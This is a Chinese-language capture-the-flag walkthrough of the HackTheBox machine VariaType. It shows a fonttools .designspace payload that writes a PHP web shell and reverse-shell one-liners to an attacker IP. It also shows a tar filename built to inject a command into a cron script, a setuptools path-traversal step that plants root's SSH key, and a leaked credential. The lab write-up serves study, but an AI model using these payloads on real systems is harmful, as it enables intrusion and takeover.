HackTheBox VariaType Writeup
HackTheBox VariaType 是一台中等难度的 Linux 机器。本文按照信息收集、初始访问、横向或提权路径的顺序整理完整解题过程,突出关键漏洞点、凭据来源与最终拿到 user/root 或域权限的利用链。
htb variaType
枚举
# Nmap 7.98 scan initiated Wed Mar 18 07:47:30 2026 as: /usr/lib/nmap/nmap -p 22,80 -sC -sV -Pn -n -oN scan_results/nmap_details.txt 10.129.227.155
Nmap scan report for 10.129.227.155
Host is up (0.41s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 e0:b2:eb:88:e3:6a:dd:4c:db:c1:38:65:46:b5:3a:1e (ECDSA)
|_  256 ee:d2:bb:81:4d:a2:8f:df:1c:50:bc:e1:0e:0a:d1:22 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Did not follow redirect to http://variatype.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Mar 18 07:47:43 2026 -- 1 IP address (1 host up) scanned in 13.25 seconds
Web
进入后可以看到一个上传文件的服务

了解:.designspace文件通常是用于定义可变字体(Variable Fonts)核心结构的技术文件(基于XML格式)。
因为 .designspace 本质是 XML 文件,而服务器用 fonttools 解析它。考虑:XXE (XML External Entity)
根据搜索可以发现CVE-2025-66034
利用python生成文件ttf:
#!/usr/bin/env python3
import os

from fontTools.fontBuilder import FontBuilder
from fontTools.pens.ttGlyphPen import TTGlyphPen

def create_source_font(filename, weight=400):
    fb = FontBuilder(unitsPerEm=1000, isTTF=True)
    fb.setupGlyphOrder([".notdef"])
    fb.setupCharacterMap({})

    pen = TTGlyphPen(None)
    pen.moveTo((0, 0))
    pen.lineTo((500, 0))
    pen.lineTo((500, 500))
    pen.lineTo((0, 500))
    pen.closePath()

    fb.setupGlyf({".notdef": pen.glyph()})
    fb.setupHorizontalMetrics({".notdef": (500, 0)})
    fb.setupHorizontalHeader(ascent=800, descent=-200)
    fb.setupOS2(usWeightClass=weight)
    fb.setupPost()
    fb.setupNameTable({"familyName": "Test", "styleName": f"Weight{weight}"})
    fb.save(filename)

if __name__ == '__main__':
    os.chdir(os.path.dirname(os.path.abspath(__file__)))
    create_source_font("source-light.ttf", weight=100)
create_source_font("source-regular.ttf", weight=400)<?xml version='1.0' encoding='UTF-8'?>
<designspace format="5.0">
<axes>
<axis tag="wght" name="Weight" minimum="100" maximum="900" default="400"/>
</axes>
<sources>
<source filename="source-light.ttf" name="Light">
<location>
<dimension name="Weight" xvalue="100"/>
</location>
</source>
<source filename="source-regular.ttf" name="Regular">
<location>
<dimension name="Weight" xvalue="400"/>
</location>
</source>
</sources>
<!-- Filename can be arbitrarily set to any path on the filesystem -->
<variable-fonts>
<variable-font name="MaliciousFont" filename="/file/path/to/">
<axis-subsets>
<axis-subset name="Weight"/>
</axis-subsets>
</variable-font>
</variable-fonts>
</designspace>尝试发现文件找不到
虚拟主机
ffuf -w /usr/share/wordlists/dirb/small.txt -u http://variatype.htb -H "Host: FUZZ.variatype.htb" -fs 169
# portal访问http://portal.variatype.htb/得到一个登录页面
dirsearch -u http://portal.variatype.htb/ -e txt,html,php发现git泄露
git-dumper http://portal.variatype.htb/.git ./sourcegit log -p --all
# 'gitbot' => 'G1tB0t_Acc3ss_2025!'立足点

进入后发现这里存放着之前上传的文件,在爆破子目录时发现http://portal.variatype.htb/files/,运行http://portal.variatype.htb/files/.ttf的文件,发现可以下载,所以文件放在这里面。经过尝试最后推断出文件存储在../../../var/www/portal.variatype.htb/public/files/中。可以想到这两个域名共用一个文件夹,所以多半在public中。
最后上传
<?xml version='1.0' encoding='UTF-8'?>
<designspace format="5.0">
  <axes>
    <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400">
      <labelname xml:lang="en"><![CDATA[<?php system($_GET['cmd']);?>]]]]><![CDATA[>]]></labelname>
      <labelname xml:lang="fr">MEOW2</labelname>
    </axis>
  </axes>
  <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400"/>
  <sources>
    <source filename="source-light.ttf" name="Light">
      <location>
        <dimension name="Weight" xvalue="100"/>
      </location>
    </source>
    <source filename="source-regular.ttf" name="Regular">
      <location>
        <dimension name="Weight" xvalue="400"/>
      </location>
    </source>
  </sources>
  <variable-fonts>
    <variable-font name="MyFont"
        filename="../../../var/www/portal.variatype.htb/public/files/shell.php">
      <axis-subsets>
        <axis-subset name="Weight"/>
      </axis-subsets>
    </variable-font>
  </variable-fonts>
  <instances>
    <instance name="Display Thin" familyname="MyFont" stylename="Thin">
      <location><dimension name="Weight" xvalue="100"/></location>
      <labelname xml:lang="en">Display Thin</labelname>
    </instance>
  </instances>
</designspace>最后访问:http://portal.variatype.htb/files/shell.php?cmd=id即可
http://portal.variatype.htb/files/shell.php?cmd=bash+-c+'bash+-i+%26+/dev/tcp/10.10.16.14/4444+0>%261'>
USER
基础枚举后发现一个文件
www-data@variatype:/tmp$ ls /opt
font-tools  process_client_submissions.bak  variatype
www-data@variatype:/tmp$ cat /opt/process_client_submissions.bak
#!/bin/bash
#
# Variatype Font Processing Pipeline
# Author: Steve Rodriguez <steve@variatype.htb>
# Only accepts filenames with letters, digits, dots, hyphens, and underscores.
#

set -euo pipefail

UPLOAD_DIR="/var/www/portal.variatype.htb/public/files"
PROCESSED_DIR="/home/steve/processed_fonts"
QUARANTINE_DIR="/home/steve/quarantine"
LOG_FILE="/home/steve/logs/font_pipeline.log"

mkdir -p "$PROCESSED_DIR" "$QUARANTINE_DIR" "$(dirname "$LOG_FILE")"

log() {
    echo "[$(date --iso-8601=seconds)] $*" >> "$LOG_FILE"
}

cd "$UPLOAD_DIR" || { log "ERROR: Failed to enter upload directory"; exit 1; }

shopt -s nullglob

EXTENSIONS=(
    "*.ttf" "*.otf" "*.woff" "*.woff2"
    "*.zip" "*.tar" "*.tar.gz"
    "*.sfd"
)

SAFE_NAME_REGEX='^[a-zA-Z0-9._-]+$'

found_any=0
for ext in "${EXTENSIONS[@]}"; do
    for file in $ext; do
        found_any=1
        [[ -f "$file" ]] || continue
        [[ -s "$file" ]] || { log "SKIP (empty): $file"; continue; }

        # Enforce strict naming policy
        if [[ ! "$file" =~ $SAFE_NAME_REGEX ]]; then
            log "QUARANTINE: Filename contains invalid characters: $file"
            mv "$file" "$QUARANTINE_DIR/" 2>/dev/null || true
            continue
        fi

        log "Processing submission: $file"

        if timeout 30 /usr/local/src/fontforge/build/bin/fontforge -lang=py -c "
import fontforge
import sys
try:
    font = fontforge.open('$file')
    family = getattr(font, 'familyname', 'Unknown')
    style = getattr(font, 'fontname', 'Default')
    print(f'INFO: Loaded {family} ({style})', file=sys.stderr)
    font.close()
except Exception as e:
    print(f'ERROR: Failed to process $file: {e}', file=sys.stderr)
    sys.exit(1)
"; then
            log "SUCCESS: Validated $file"
        else
            log "WARNING: FontForge reported issues with $file"
        fi

        mv "$file" "$PROCESSED_DIR/" 2>/dev/null || log "WARNING: Could not move $file"
    done
done

if [[ $found_any -eq 0 ]]; then
    log "No eligible submissions found."
fi上传pspy后发现:用户steve/bin/bash /home/steve/bin/process_client_submissions.sh
这个代码存在命令注入:
fontforge -lang=py -c "
    font = fontforge.open('$file')   ← $file 直接插入!
"且有过滤:SAFE_NAME_REGEX='^[a-zA-Z0-9._-]+$’
只允许字母数字和 ._-
$file 是文件名直接拼接进 Python 字符串里。所以构建一个恶意的tar
#!/usr/bin/env python3
import tarfile

exec_command = "$(bash -c 'bash -i >& /dev/tcp/10.10.16.14/4444 0>&1')"

with tarfile.open("evil.tar", "w", format=tarfile.USTAR_FORMAT) as t:
    t.addfile(tarfile.TarInfo(exec_command))
ROOT
steve@variatype:~$ sudo -l
Matching Defaults entries for steve on variatype:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User steve may run the following commands on variatype:
(root) NOPASSWD: /usr/bin/python3 /opt/font-tools/install_validator.py *里面运用了**setuptools的download**
找到漏洞**CVE-2025-47273和**https://github.com/advisories/GHSA-5rjg-fvgr-3xxfe

因为我们可以控制name,发现os.path.join根据其特性:当name为绝对路径时,忽略前面的路径
cd /tmp
mkdir -p root/.ssh
sudo cp ~/.ssh/id_rsa.pub root/.ssh/authorized_keys
sudo python3 -m http.server 80
sudo /usr/bin/python3 /opt/font-tools/install_validator.py 'http://10.10.16.14/%2Froot%2F.ssh%2Fauthorized_keys'
写入密钥,即可进行登录root